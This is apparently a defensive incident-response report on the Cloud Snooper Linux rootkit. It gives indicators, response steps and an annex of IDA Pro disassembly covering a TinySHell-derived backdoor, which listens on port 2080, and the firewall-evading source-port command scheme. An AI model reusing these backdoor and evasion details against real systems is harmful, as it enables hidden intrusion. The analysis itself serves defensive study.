



Incident Response Threat Analysis

Prepared for

MalwareDissection.com



Cloud Snooper – rootkit

A hallmark of the most sophisticated attackers

-Possibly Nation-State sponsored-

[7-Oct-2023]

SUMMARY	4
FINDINGS	4
<i>Attack Vector</i>	4
This table shows what we know	5
<i>Behavior summary</i>	6
Process Graph.....	6
Miter Attack Matrix	6
RECOMMENDED ACTIONS.....	7
<i>Possible Incident Response Steps</i>	7
<i>Specific test to detect the rootkit on an infected machine</i>	8
<i>Yara-Rule</i>	8
<i>SIEM Rule</i>	8
<i>Other possible detection and response rules</i>	8
CONTACT US.....	9
Annexes.....	10
Analyzing an Event Based Malware.....	10
Why attackers target the Linux machines?	10
Analyzing network protocols used by backdoors	10
Why rootkit deserve to be understood?	10
The approach	10
Methodology / Tips	10
Screenshot of the analysis	11
Reverse-engineer the first user-land component.....	11
Try to find which open-source malware it is derived from	11
How the communications with the attacker are established?.....	14
Reverse-engineer the second user-land component (snoopy client)	20
The option_parse function	20
The option_taddr_parse function	33
The Kernel_load function	37
The option_init function	40
The module_init function	44
Behavior.....	49
Reverse-engineer the rootkit.....	50
rootkit_net_init	50

rrootkit_net_local_in	55
How the attacker is able to establish a connection with the snoopy client? Focus on the firewall evasion technique.....	65
rrootkit_net_local_out	66
Explanation from SophosLab:	68

SUMMARY

I made this report to present the reverse engineering of event-based malware (and not in response to alerts from a security software/ use case asked by a customer). This report includes findings and recommended actions (Details about the analysis given in the annex). Analysis technics have been shared by the Kaspersky GREAT team [GREAT = Global Research & Analysis Team] .

FINDINGS

Attack Vector

For the samples analyzed, the infection vector is not known. According to the Sophos Lab researchers, one of the working theories is that the attackers broke into a server through SSH protected with password authentication

The alert originated from the following device:

- Computer Name: {Enter Device Name}
- IP Address: {Enter IP Address}
- Assigned User: {Enter User's First name & Last name}
- Date & Time of Event: {Enter date/time event occurred}
- Last Seen Date/Time Stamp: {Enter the Last Logon Date/Time stamp}


This is what happened. The following action(s) caused the device to become compromised:

Action / Infection Vector	True? Yes	Comments
Browsing the Web		
Malicious link		
Browser Exploit		
File Download		
Clicking Malicious Link(s)		
Link in e-mail	N/A	
Link in file attachment		
Link in chat application		
Downloading Malware		
From chat application	N/A	
From e-mail attachment		
From removable media or USB disk		
From website		
Opening Malicious Attachment(s)/File(s)		
From e-mail		
From removable media or USB disk		

This table shows what we know.

Indicator	Present?	Notes
MD5 Hash	bf1e5221203d595df2c2c444840fb715 b6eb82dd06b3484d7e8b95e51c4f28d6 fd4c26e8c6e1c40c6760ffae213d40da	
SHA 1 Hash	5082fb03b05318bef35544b8d47edc6c711c0e10	
SHA 256 Hash	682d6aeaaecb0233dc020430ae1af8cb01f76425f966a2947edd922a35ca895f D220ba1dec19d8cb9ac2a371b5f20ba30eb35fcfcc1f5192250d03a029fd580	
Infection Vector		
Packer		
Language		
Malware/Family		
Setup of the program		
Anti-Debug Technique		
Evasion Technique	rrootkit_net_tcp_connecting_open bind and make a call to the same socket in order to fix the source port for the socket. The source port of the TCP/UDP packet is used to encode orders	
File/DLL File	/tmp/rrtkernel.ko /usr/bin/snd_floppy	
Kernel module	snd_floppy	
URL		
cryptography	RC4	
Process/ Suspicious API	tshd	TinySHell, or 'tsh', backdoor which grants remote command execution, shell (PTY) access, command execution, and file transfer capabilities over an encrypted reverse or bind connection.
Capabilities of the program	backdoor	The server listens on the port 2080 . Inbound connections from 1010, 2020, 6060, 7070, 8080, 9999
C2 communications	The messages from the c2 are processed in this order: proto-tunnel-view	

Behavior summary



The malicious packets enter through the HTTP port, then there are intercepted by a rootkit that redirect them to a backdoor installed on the system.

Process Graph

[N/A] Template paragraph

Miter Attack Matrix

[N/A] Template paragraph

RECOMMENDED ACTIONS

First, make sure all your computers are running updated security solution.

Possible Incident Response Steps

Vulnerability	Comments
Malicious file(s)	<p>Possible Incident Response Steps:</p> <ol style="list-style-type: none"> 1. Check the Findings section for a list of infected files. 2. Check the web proxy for similar files or hashes [Yara could help to find related files] 3. Check the Next-Gen firewall for traffic to the malicious domain(s) and IP(s) address(es) 4. Check AV solution for hashes 5. Run additional AV scans on machines involved in isolated event 6. Speak with user to see if there is a reoccurring theme, such as a repeated site visited. 7. Determine if that computer has had any other triggered events from other security products in the last 48 hours leading up to isolated event. 8. According to the zero-trust model ,remote administration services use strongly encrypted protocols and only accept connections from authorized users or locations. 9. Disable Power Shell in windows 10 via security policy for classic users or/and use AppLocker to limit who can work with PowerShell. 10. Use a Micro-VM solution (such as HP Wolf Enterprise Security), to open the office documents in Micro-VM.
Malicious e-mail	<p>Possible Incident Response Steps:</p> <ol style="list-style-type: none"> 1. Check the email gateway for possible related emails. 2. Purge additional emails from environment if necessary. 3. Proactively block senders or indicators from coming into the environment again. 4. Educate affected end users on how to handle malicious emails. 5. Run additional AV scans on machines involved in isolated event.
Malicious Software	<p>Possible Incident Response Steps:</p> <ol style="list-style-type: none"> 1. Check the computer for additional unwanted software. 2. Check the computer for related vulnerabilities. 3. Check that the software is not installed on other computers in the environment. 4. Check the web proxy for other possible downloads. 5. Run additional AV scans on machines involved in isolated event 6. Speak with user to see if there is a reoccurring theme, such as a repeated site visited. 7. Determine if that computer has had any other triggered events from other security products in the last 48 hours leading up to isolated event.
Infected USB Drive	<p>Possible Incident Response Steps:</p> <ol style="list-style-type: none"> 1. Check AV solution for hashes 2. Run additional AV scans on machines involved in isolated event 3. Speak with user to see if there is a reoccurring theme, plugging in the removable media to their home computer. 4. Determine if that computer has had any other triggered events from other security products in the last 48 hours leading up to isolated event. 5. Educate end user on keeping the infected device out of work computer. 6. Formatting the removable media. 7. Controlling removable media connections.

Specific test to detect the rootkit on an infected machine

- the open ports bound to localhost
- Looking at the list of loaded kernel modules
- Sending a packet with the correct source port

Yara-Rule

Element to write a Yara rule to detect this Linux Rootkit:

Assignment to this addr 0FFFF88000000000 that references +24 (0x18)

The custom Yara rule could be added here.

SIEM Rule

[N/A] Template paragraph

Other possible detection and response rules

[N/A] Template paragraph

REFERENCES

This report may contain information that is available on the Internet. For more information, please refer to the following websites:

Title	Author	URLs	Date
'Cloud Snooper' Attack Bypasses Firewall Security Measures	SophosLabs : Sergei Shevchenko, Timothy Easton	https://news.sophos.com/en-us/2020/02/25/cloud-snooper-attack-bypasses-firewall-security-measures/	25 feb 2020
Cloud Snooper Attack Bypasses AWS Security Measures	SophosLabs	https://www.sophos.com/en-us/medialibrary/PDFs/technical-papers/sophoslabs-cloud-snooper-report.pdf	
Cloud Snooper Attack Uses Innocent-Looking Requests to Bypass Firewall Rules	David Bisson	https://securityintelligence.com/news/cloud-snooper-attack-uses-innocent-looking-requests-to-bypass-firewall-rules/	
Attacks on Linux Servers in the Cloud— The Rise of SSH-Abusing Malware	Yana Blachman	https://www.venafi.com/blog/attacks-linux-servers-cloud-rise-ssh-abusing-malware	
		Useful Resources	
ELF Executable and Linkable Format diagram	Ange_Albertin	https://upload.wikimedia.org/wikipedia/commons/e/e4/ELF_Executable_and_Linkable_Format_diagram_by_Ange_Albertini.png	
tsh	Stanislaw Pusep creative	https://github.com/creative/tsh	
KernelMode.info – Forum Archive	N/A	https://vxug.fakedoma.in/archive/kernelmode-info/viewtopic8a2e8a2e.html?t=4128	
Understanding the Unix Stream Socket Connection	Vivekananda Holla	https://www.hitchhikersquidetolearning.com/2020/04/19/understanding-the-unix-stream-socket-connection/	
Linux Memory Cheat Sheet	Gabrio Tognozzi	https://gabrio-tognozzi.medium.com/linux-memory-cheat-sheet-2c7454aa1e29 and https://lists.linuxfoundation.org/pipermail/iommu/2019-August/038333.html [Donald Buczek] https://elixir.bootlin.com/linux/v4.5/source/include/linux/netfilter.h#L87	

CONTACT US

For additional assistance, please contact Natacha BAKIR.

- Phone number – On Demand
- Email address – alphabot42@tutanota.com
- GitHub – Alphabot42

Annexes

Analyzing an Event Based Malware

Why attackers target the Linux machines?

Rootkit are rare on windows because:

- Windows rootkits pose many challenges for attackers such as admin privileges
- Any bug or programming error inside the Windows kernel can potentially take down the whole system with it
- Linux machine are generally less monitored than Windows one
- Linux machines generally don't have security solutions installed and the Linux security market is less developed

Analyzing network protocols used by backdoors

Why rootkit deserve to be understood?

The rootkit runs on the deepest layers of the operating system, it has capabilities not available in user-land malware. So, it has the ability to hide activity from the user such as existence of files or network activity. That's the reason why it can bypass security measures

The approach


As ELF can't run on windows, we won't use the debugger, we'll used only IDA Pro

Most of trojan used http and you may encounter homebrew communication such as the Lazarus forwarding utility

Methodology / Tips

If you have to choose between PE and ELF, choose ELF, because the Linux one will contains symbols that will help to understand the code. Ida pro knows all the structures and will add symbols. Most of the time, symbols are pretty much self-explanatory.

- Try to recognize variants of open-source trojans glancing at the strings, the symbols and the functions
- Don't hesitate to Google functions
- If time permitted keep reversing the open-source program to find potential modification made by the attacker, to be able to track him.
- Analyze the network communications and try to resolve the arguments with IDA Pro
- Use IDA Pro comments and write down function names. If you put function names or addresses as comments, you can jump to them by double clicking. Use IDA's folder system for functions (create lots of folders and sort all those functions neatly inside of them)





Screenshot of the analysis

Reverse-engineer the first user-land component

Try to find which open-source malware it is derived from

- Explore the functions window, and the main function. Google functions to know more about it.





The screenshot displays the IDA Pro interface with the following assembly code in the main function:

```

mov     dword ptr [esp], 3 ; seconds
call   _alarm
mov     eax, secret
mov     [esp+4], eax ; src
mov     [esp], ebx ; fd
call   pel_server_init
cmp     eax, 1
jz     short loc_804D758

loc_804D75B:
mov     dword ptr [esp], 0 ; seconds
call   _alarm
lea     eax, [ebp+var_14]
mov     [esp+8], eax ; int
mov     dword ptr [esp+4], offset message ; dest
mov     [esp], ebx ; fd
call   pel_recv_msg
cmp     eax, 1
jnz    short loc_804D789

cmp     [ebp+var_14], 1
jz     short loc_804D7A0

loc_804D7A8:
movzx  eax, ds:message
cmp     al, 2
jz     short loc_804D7C4

cmp     al, 3
jz     short loc_804D7D9


mov     edi, 0Ch
cmp     al, 1
jnz    short loc_804D7E7

loc_804D7C4:
mov     [esp], ebx ; fd
call   tshd_put_file
mov     edi, eax
jmp     short loc_804D7E7

loc_804D7D9:
mov     [esp], ebx ; fd
lea     esi, [esi+0]
call   tshd_runshell
mov     edi, eax
    
```

Below the IDA Pro window, two browser windows are open:

- https://github.com/mame82/Is19_tsh_mod/blob/master/tshd.c: Shows the repository for 'mame82 Reworked Tiny Shell (anti redteam)'. It lists 3 contributors and 583 lines of code.
- <https://github.com/creative/tsh/blob/master/pel.h>: Shows the header file 'pel.h' with definitions for error codes and function prototypes like 'int pel_client_init(int server, char *key);'.

 It's still interesting to keep reverse engineering the whole program, to verify if the attacker did not make any modification of this tool. The reason for this is, it's not going to be easy to cluster attacks based on usage of tsh because multiple threat actors might be using it; however, if modifications were made to it, then suddenly you have a tool that is characteristic of a single group. So, if you are able to identify exact modifications that were made to an opensource, then you will be able to still track a threat actor, even though they are using something that come from the open source. **At this point, we already have identified a backdoor capability**


How the communications with the attacker are established?

Glance at the network aspects.

The image displays a debugger interface with three main panes: assembly code on the left, pseudocode in the center, and source code on the right.

- Assembly Pane:** Shows assembly instructions for a function starting at `loc_804D5C0`. Key instructions include `call _close`, `socket`, `setsockopt`, `bind`, and `listen`.
- Pseudocode Pane:** Provides a high-level view of the assembly, showing a loop for `setsid()`, a `socket` call, `setsockopt` configuration, and a `listen` call.
- Source Code Pane:** Shows the corresponding C code, including a loop for `setsid()`, a `socket` call, `setsockopt` configuration, and a `listen` call.

The image displays a screenshot of the IDA Pro disassembler interface. On the left, a control flow graph (CFG) shows the execution flow between various assembly blocks. The central pane shows assembly code for several locations, including `loc_804D695`, `loc_804D6CC`, `loc_804D6F4`, and `loc_804D777`. A red highlight in the assembly code for `loc_804D6F4` reads: `call _close` at this point the program seems to close all opened file descriptors. On the right, the 'Pseudocode-A' pane shows a C-like representation of the assembly code, detailing the initialization of a server socket, a loop for setting up multiple sockets, and the handling of incoming connections using `accept`, `fork`, and `listen` system calls. The pseudocode includes comments such as `/* fork into background */` and `/* create a new session */`.




“Bind” means that the program is going to listen the connections.

- Glance at the structure of the address






```

IDA View-A
Stack of main
-00000038
-00000038 var_38 sockaddr ?
-00000028 addr sockaddr ?
-00000018 optval dd ?
-00000014 var_14 dd 5 dup(?)
+00000000 s db 4 dup(?)
+00000004 r db 4 dup(?)
+00000008 argc dd ?
+0000000C argv dd ? ; offset
+00000010 envp dd ? ; offset
+00000014
+00000014 ; end of stack variables
    
```

Socket is a big generic structure that can handle various types of sockets

As we know that we are analyzing a stream socket, we can “update” this structure with the “Y” hotkey . Indeed, Stream sockets enable processes to communicate using TCP.



Source : https://docs.microsoft.com/fr-fr/windows/win32/api/winsock/ns-winsock-sockaddr_in

Before:

```

mov [ebp+addr.sa_family], 2
mov word ptr [ebp+addr.sa_data], 8200
mov dword ptr [ebp+addr.sa_data+2], 0
lea eax, [ebp+addr]
mov dword ptr [esp+8], 10h ; len
mov [esp+4], eax ; addr
mov [esp], esi ; fd
call _bind ; bind means that the program is going to listen the connections

```

After:

```

mov [ebp+addr.sin_family], 2
mov [ebp+addr.sin_port], 8200
mov [ebp+addr.sin_addr.s_addr], 0
lea eax, [ebp+addr]
mov dword ptr [esp+8], 10h ; len
mov [esp+4], eax ; addr
mov [esp], esi ; fd
call _bind ; bind means that the program is going to listen the connections
mov edi, 5
test eax, eax
js loc_804D7F7

```



The address is passed in network order and not in little-endian so the program is listening on the 2080 port

```

mov [ebp+addr.sin_family], 2
mov [ebp+addr.sin_port], 2008h ; port is passed in network rder and not in little-endian so 0x2008 = 0x0820 = 2080
mov [ebp+addr.sin_addr.s_addr], 0 ; address is 0= listen on all interfaces
lea eax, [ebp+addr]
mov dword ptr [esp+8], 10h ; len
mov [esp+4], eax ; addr
mov [esp], esi ; fd
call _bind ; bind means that the program is going to listen the connections
mov edi, 5
test eax, eax
js loc_804D7F7

```



```

mov dword ptr [esp+4], 5 ; n
mov [esp], esi ; fd
call _listen
mov edi, 6
test eax, eax
js loc_804D7F7

```



We see below another `_fork` call. In Linux, double forking is a way to daemonize a process, so that, if the parent dies, then the child process will still keep running




Reverse-engineer the second user-land component (snoopy client)



- Event-based logic malwares has non-linear execution flow based on callbacks, which makes the analysis very challenging. xrefs just don't work 😞
- Linux Calling convention : RDI, RSI, RDX, RCX, r8, r9

The option_parse function



```

; Attributes: static bp-based frame
; int __cdecl options_parse(int argc, char **argv)
options_parse proc near

argv= qword ptr -1C0h
argc= dword ptr -1B4h
long_options= option ptr -1B0h
options= byte ptr -30h
rc= dword ptr -18h
opt= dword ptr -14h

; __unwind {
push rbp
mov rbp, rsp
push rbx
sub rsp, 1B8h
mov [rbp+argc], edi
mov [rbp+argv], esi
mov [rbp+rc], 0
mov [rbp+opt], 0FFFFFFFFh
mov dword ptr [rbp+options], 'phd:' ; arg can come in 2 options, short and long
mov dword ptr [rbp+options+4], 'vt:s'
mov [rbp+options+8], 0
lea rdx, [rbp+long_options]
mov ebx, offset C_46_5001 ; = long_options
mov eax, 30h ; '0'
mov rdi, rdx
mov rsi, rbx
mov rcx, rax
rep movsq
cmp [rbp+argc], 1
jle short loc_40318B
    
```

Apply the correct structure [Alt+q]

.rodata:0000000004138B2	aTunnel	db 'tunnel',0
.rodata:0000000004138B9		align 20h
.rodata:000000000413BC0		
.rodata:000000000413BC0	C_46_5001:	; DATA XREF: options_parse+40fo
.rodata:000000000413BC0		pop rbp
.rodata:000000000413BC1		cmp eax, [rcx+0]
.rodata:000000000413BC1		;
.rodata:000000000413BC4		db 0
.rodata:000000000413BC5		db 0
.rodata:000000000413BC6		db 0
.rodata:000000000413BC7		db 0
.rodata:000000000413BC8		db 0
.rodata:000000000413BC9		db 0
.rodata:000000000413BCA		db 0
.rodata:000000000413BCB		db 0
.rodata:000000000413BCC		db 0
.rodata:000000000413BCD		db 0
.rodata:000000000413BCE		db 0
.rodata:000000000413BCF		db 0
.rodata:000000000413BD0		db 0
.rodata:000000000413BD1		db 0
.rodata:000000000413BD2		db 0
.rodata:000000000413BD3		db 0
.rodata:000000000413BD4		db 0
.rodata:000000000413BD5		db 0
.rodata:000000000413BD6		db 0
.rodata:000000000413BD7		db 0
.rodata:000000000413BD8		db 60h ; h
.rodata:000000000413BD9		db 0
.rodata:000000000413BDA		db 0
.rodata:000000000413BDB		db 0
.rodata:000000000413BDC		db 0
.rodata:000000000413BDD		db 0
.rodata:000000000413BDE		db 0
.rodata:000000000413BDF		db 0
.rodata:000000000413BE0		db 62h ; b
.rodata:000000000413BE1		db 38h ; ;
.rodata:000000000413BE2		db 41h ; A
.rodata:000000000413BE3		db 0
.rodata:000000000413BE4		db 0
.rodata:000000000413BE5		db 0
.rodata:000000000413BE6		db 0
.rodata:000000000413BE7		db 0
.rodata:000000000413BE8		db 0
.rodata:000000000413BE9		db 0
.rodata:000000000413BEA		db 0
.rodata:000000000413BEB		db 0
.rodata:000000000413BEC		db 0
.rodata:000000000413BED		db 0
.rodata:000000000413BEE		db 0
.rodata:000000000413BEF		db 0
.rodata:000000000413BF0		db 0
.rodata:000000000413BF1		db 0
.rodata:000000000413BF2		db 0

Choose a structure type

Name	Size
Elf64_Sym	00000018
Elf64_Rela	00000018
Elf64_Dyn	00000010
Elf64_Verneed	00000010
Elf64_Veraux	00000010
option	00000020
winsize	00000008
common_ctx	0000004C
timespec	00000010
view_pipe_conn_params	00000008
view_pipe_netcallback_param	00000010
in_addr	00000004
view_proxy_hdr	0000004C
fd_set	00000080
view_shell_new_instance::s821A5B4A3DC6588FFC7...	00000010
va_list	00000018
rrootkit_bytorder_init::s596A3F9ADF5FBASFFE151...	00000002
rc4_stat	00000108
__pthread_unwind_buf_t	00000068
\$F375244F0743F14650A061143CB89C02	00000048
termios	0000003C
input_event	00000018
timeval	00000010
sockaddr_in	00000010
sigaction	00000098
\$A264F945D93E77C42166F8517888D535	00000008
__sigset_t	00000080
addrinfo	00000030
Socks5Version	00000007
Socks5VersionACK	00000002
Socks5Auth	00000203
Socks5AuthACK	00000002
Socks5Req	00000004
Socks5ReqACK	0000000A
uuid	00000010

Line 6 of 54

OK Cancel Search Help

```

IDA View-A  Structures  Hex View-1
.rodata:00000000004138B2 aTunnel      db 'tunnel',0
.rodata:00000000004138B9 align 20h
> .rodata:00000000004138C0 C_46_5001   dq offset aHelp      ; name
.rodata:00000000004138C0                                ; DATA XREF: options_parse+40f0
.rodata:00000000004138C0                                ; has_arg ; "help"
.rodata:00000000004138C0                                dd 0
.rodata:00000000004138C0                                db 4 dup(0)
.rodata:00000000004138C0                                dq 0                                ; flag
.rodata:00000000004138C0                                dd 68h                             ; val
.rodata:00000000004138C0                                db 4 dup(0)
.rodata:00000000004138E0                                db 62h ; b
.rodata:00000000004138E1                                db 38h ; ;
.rodata:00000000004138E2                                db 41h ; A
.rodata:00000000004138E3                                db 0
.rodata:00000000004138E4                                db 0
.rodata:00000000004138E5                                db 0
    
```

 Why this 0 in red?

In the structure you can see Align=0x8 [alignment of 8] but in the middle you have padding bytes

```



IDA View-A  Structures  Hex View-1  Enums
name
Elf64_Sym
Elf64_Rela
Elf64_Dyn
Elf64_Verneed
Elf64_Vernaux
option
winsize
common_ctx
timespec
view_pipe_conn_params
view_pipe_netcallback_param
in_addr
view_proxy_hdr
fd_set
view_shell_new_instance::$821A584A3DC6588FFC720A5D23BAF61A
va_list
rrootkit_byteorder_init::$596A3F9ADF5FBA5FFE1516E185F049CE
rc4_stat
__pthread_unwind_buf_t
$F375244F0743F14650A061143CB89C02
00000000 ; Ins/Del : create/delete structure
00000000 ; D/A/* : create structure member (data/ascii/array)
00000000 ; N : rename structure or structure member
00000000 ; U : delete structure member
00000000 ; -----
00000000
00000000 option struct ; (sizeof=0x20, align=0x8, copyof_19)
00000000                                ; XREF: .rodata:C_46_5001/r
00000000                                ; options_parse/r
00000000                                ; offset
00000000 name dq ?
00000008 has_arg dd ?
0000000C db ? ; undefined
0000000D db ? ; undefined
0000000E db ? ; undefined
0000000F db ? ; undefined
00000010 flag dq ? ; offset
00000018 val dd ?
0000001C db ? ; undefined
0000001D db ? ; undefined
0000001E db ? ; undefined
0000001F db ? ; undefined
00000020 option ends
00000020
    
```



Let's improve the rendering, updating this structure. To do that, press D to change the data type

```

00000000 ; -----
00000000
00000000 option      struc ; (sizeof=0x20, align=0x8, copyof_19)
00000000                ; XREF: .rodata:C_46_5001/r
00000000                ; options_parse/r
00000000 name          dq ?
00000008 has_arg   dd ?
0000000C                db ? ; undefined
0000000D                db ? ; undefined
0000000E                db ? ; undefined
0000000F                db ? ; undefined
00000010 flag     db ? ; undefined
00000018 val      db ? ; undefined
0000001C                db ? ; undefined
0000001D                db ? ; undefined
0000001E                db ? ; undefined
0000001F option     db ? ; undefined
00000020
00000020
    
```



Ordinal	Name	Size	Sync	Description
1	Elf64_Sym	00000018	Auto	struct __attribute__((aligned(8))) {unsigned __int32 st_name;unsigned __int8 st_info;unsigned __int8 st_other;unsigned __int16 st_shndx;unsigned __int6
2	Elf64_Rela	00000018	Auto	struct {unsigned __int64 r_offset;unsigned __int64 r_info;__int64 r_addend;}
3	Elf64_Dyn	00000010	Auto	struct {unsigned __int64 d_tag;unsigned __int64 d_un;}
4	Elf64_Verneed	00000010	Auto	struct __attribute__((aligned(4))) {unsigned __int16 vn_version;unsigned __int16 vn_cnt;unsigned __int32 vn_file;unsigned __int32 vn_aux;unsigned __in
5	Elf64_Vernaux	00000010	Auto	struct __attribute__((aligned(4))) {unsigned __int32 vna_hash;unsigned __int16 vna_flags;unsigned __int16 vna_other;unsigned __int32 vna_name;unsig
6	size_t	00000008		typedef unsigned __int64
7	__off_t	00000008		typedef __int64
8	__off64_t	00000008		typedef __int64
9	__pid_t	00000004		typedef int
10	__ssize_t	00000008		typedef __int64
11	_IO_FILE	00000008		struct {int _flags;char *_IO_read_ptr;char *_IO_read_end;char *_IO_read_base;char *_IO_write_base;char *_IO_write_ptr;char *_IO_write_end;char *
12	_IO_marker	00000018		struct __attribute__((aligned(8))) {_IO_marker *_next;_IO_FILE *_sbuf;int _pos;}
13	_IO_lock_t			typedef void
14	ssize_t	00000008		typedef __ssize_t
15	pid_t	00000004		typedef __pid_t
16	uint8_t	00000001		typedef unsigned __int8
17	uint16_t	00000002		typedef unsigned __int16
18	uint32_t	00000004		typedef unsigned int
19	option	00000020	Auto	struct __attribute__((aligned(8))) {const char *name;int has_arg;int *flag;int val;}
20	\$B89F0DEFDBAFAC9F982F0...	00000004		enum : __int32 {RROOTKIT_PROTOCOL_UNKNOWN = 0x0,RROOTKIT_PROTOCOL_TC
21	\$979E2B9112690A19EEE1F...	00000004		enum : __int32 {RROOTKIT_TUNNEL_NONE = 0x0,RROOTKIT_TUNNEL_SSH = 0x0,RR
22	\$C83CD083233C658462F15...	00000004		enum : __int32 {LOG_LEVEL_OFF = 0x0,LOG_LEVEL_FATAL = 0x1,LOG_LEVEL_ERROR
23	\$BD5D84FBD2F7E1915FD45...	00000004		enum : __int32 {OPTION_UNKNOWN = 0x0,OPTION_LOG_MODE = 0x1,OPTION_LOG
24	\$9301A0DA518AD42E06F81...	00000004		enum : __int32 {NET_SOCK_STATE_UNKNOWN = 0x0,NET_SOCK_STATE_OPENED = 0
25	net_notifier	00000010	Auto	struct {void *data;void (*callback)(const char *, char, void *);}

Before:

Please edit the type declaration

Offset	Size	Declaration
0000	0008	const char *name;
0008	0004	int has_arg;
0010	0008	int *flag;
0018	0004	int val;
0020		};

After:

Please edit the type declaration

Offset	Size	Declaration
0000	0008	const char *name;
0008	0008	__int64 has_arg;
0010	0008	__int64 *flag;
0018	0001	char val;
0020		};

Result:

```

IDA View-A  Structures  Local Types  Hex View-1
.rodata:0000000000413BB2 aTunnel      db 'tunnel',0
.rodata:0000000000413BB9          align 20h
> .rodata:0000000000413BC0 C_46_5001   option <offset aHelp, 0, 0, 68h>
.rodata:0000000000413BC0          ; DATA XREF: options_parse+40fo
.rodata:0000000000413BC0          ; "help"
.rodata:0000000000413BE0          db 62h ; b
.rodata:0000000000413BE1          db 38h ; ;
.rodata:0000000000413BE2          db 41h ; A
.rodata:0000000000413BE3          db 0
.rodata:0000000000413BE4          db 0
.rodata:0000000000413BE5          db 0
.rodata:0000000000413BE6          db 0

```

Let's do it for all the structures here. Because, actually, this long option is a series of those structures, and it stops when you reach the first null structure.

Press the ***** key to get the "convert to array" window

00413BC0 C_46_5001 option <offset aHelp, 0, 0, 68h>
 ; DATA XREF: options_parse+40fo
 ; "help"
 00413BC0 db 62h ; b
 00413BE0 db 38h ; ;
 00413BE1 db 41h ; A
 00413BE2 db 0
 00413BE3 db 0
 00413BE4 db 0
 00413BE5 db 0
 00413BE6 db 0
 00413BE7 db 0
 00413BE8 db 0
 00413BE9 db 0
 00413BEA db 0
 00413BEB db 0
 00413BEC db 0
 00413BED db 0
 00413BEE db 0
 00413BEF db 0
 00413BF0 db 0
 00413BF1 db 0
 00413BF2 db 0
 00413BF3 db 0
 00413BF4 db 0
 00413BF5 db 0
 00413BF6 db 0
 00413BF7 db 0
 00413BF8 db 76h
 00413BF9 db 0
 00413BFA db 0
 00413BFB db 0
 00413BFC db 0
 00413BFD db 0
 00413BFE db 0
 00413BFF db 0
 00413C00 db 6Ah
 00413C01 db 38h
 00413C02 db 41h ; A

Convert to array

Start address : .rodata:0000000000413BC0
 End address : .rodata:0000000000413D40

Array element size : 32
 Maximal possible size: 12
 Current array size : 1
 Suggested array size : 12


Array size: (in elements)
 Items on a line: (0-max)
 Element print width: (-1-none,0-auto)

Options:
 Use "dup" construct
 Signed elements
 Display indexes
 Create as array

Indexes:
 Decimal
 Hexadecimal
 Octal
 Binary

OK Cancel Help

Note that ID knows that the length of the array is 12. Press ok



The screenshot shows the IDA Pro interface with the 'Structures' window open. The main window displays assembly code for a structure named 'aTunnel'. The code is as follows:

```
.rodata:0000000000413BB2 aTunnel db 'tunnel',0 ; DATA XREF: .rodata:C_46_5001↓o
.rodata:0000000000413BB9 align 20h
> .rodata:0000000000413BC0 C_46_5001 option <offset aHelp, 0, 0, 68h>
.rodata:0000000000413BC0 ; DATA XREF: options_parse+40↑o
.rodata:0000000000413BC0 option <offset aVersion, 0, 0, 76h> ; "help" ...
.rodata:0000000000413BC0 option <offset aDaemon_0, 0, 0, 64h>
.rodata:0000000000413BC0 option <offset aPidfile, 1, 0, 3>
.rodata:0000000000413BC0 option <offset aProto, 1, 0, 70h>
.rodata:0000000000413BC0 option <offset aLogMode, 1, 0, 1>
.rodata:0000000000413BC0 option <offset aLogLevel, 1, 0, 2>
.rodata:0000000000413BC0 option <offset aServerAddr, 1, 0, 4>
.rodata:0000000000413BC0 option <offset aServerPort, 1, 0, 5>
.rodata:0000000000413BC0 option <offset aTimeout, 1, 0, 6>
.rodata:0000000000413BC0 option <offset aTunnel, 1, 0, 74h>
.rodata:0000000000413BC0 option <0>
.rodata:0000000000413D40 aProcSysRrootki db '/proc/sys/rrootkit',0
.rodata:0000000000413D40 ; DATA XREF: .data:g_kernel_interface↓o
.rodata:0000000000413D53 const char aDmmodS[1
```

And now the arguments are displayed properly

Before:

```

rodatabytes:00000000000413BC0 46_5001 option <offset aHelp, 0, 0, 68h>
rodatabytes:00000000000413BC0 ; DATA XREF: options_parse+40to
rodatabytes:00000000000413BE0 db 62h ; b
rodatabytes:00000000000413BE1 db 38h ; ;
rodatabytes:00000000000413BE2 db 41h ; A
rodatabytes:00000000000413BE3 db 0
rodatabytes:00000000000413BE4 db 0
rodatabytes:00000000000413BE5 db 0
rodatabytes:00000000000413BE6 db 0
rodatabytes:00000000000413BE7 db 0
rodatabytes:00000000000413BE8 db 0
rodatabytes:00000000000413BE9 db 0
rodatabytes:00000000000413BEA db 0
rodatabytes:00000000000413BEB db 0
rodatabytes:00000000000413BEC db 0
rodatabytes:00000000000413BED db 0
rodatabytes:00000000000413BEE db 0
rodatabytes:00000000000413BEF db 0
rodatabytes:00000000000413BF0 db 0
rodatabytes:00000000000413BF1 db 0
rodatabytes:00000000000413BF2 db 0
rodatabytes:00000000000413BF3 db 0
rodatabytes:00000000000413BF4 db 0
rodatabytes:00000000000413BF5 db 0
rodatabytes:00000000000413BF6 db 0
rodatabytes:00000000000413BF7 db 0
rodatabytes:00000000000413BF8 db 76h ; v
rodatabytes:00000000000413BF9 db 0
rodatabytes:00000000000413BFA db 0
rodatabytes:00000000000413BFB db 0
rodatabytes:00000000000413BFC db 0
rodatabytes:00000000000413BFD db 0
rodatabytes:00000000000413BFE db 0
rodatabytes:00000000000413BFF db 0
rodatabytes:00000000000413C00 db 6Ah ; j
rodatabytes:00000000000413C01 db 38h ; ;
rodatabytes:00000000000413C02 db 41h ; A
rodatabytes:00000000000413C03 db 0
rodatabytes:00000000000413C04 db 0
rodatabytes:00000000000413C05 db 0
rodatabytes:00000000000413C06 db 0
rodatabytes:00000000000413C07 db 0
rodatabytes:00000000000413C08 db 0
rodatabytes:00000000000413C09 db 0
rodatabytes:00000000000413C0A db 0
rodatabytes:00000000000413C0B db 0
rodatabytes:00000000000413C0C db 0
rodatabytes:00000000000413C0D db 0
rodatabytes:00000000000413C0E db 0
rodatabytes:00000000000413C0F db 0
rodatabytes:00000000000413C10 db 0
rodatabytes:00000000000413C11 db 0
rodatabytes:00000000000413C12 db 0
rodatabytes:00000000000413C13 db 0
rodatabytes:00000000000413C14 db 0
rodatabytes:00000000000413C15 db 0
rodatabytes:00000000000413C16 db 0
rodatabytes:00000000000413C17 db 0
rodatabytes:00000000000413C18 db 64h ; d
rodatabytes:00000000000413C19 db 0
rodatabytes:00000000000413C1A db 0
rodatabytes:00000000000413C1B db 0
rodatabytes:00000000000413C1C db 0
rodatabytes:00000000000413C1D db 0
rodatabytes:00000000000413C1E db 0
rodatabytes:00000000000413C1F db 0
rodatabytes:00000000000413C20 db 71h ; q
rodatabytes:00000000000413C21 db 38h ; ;
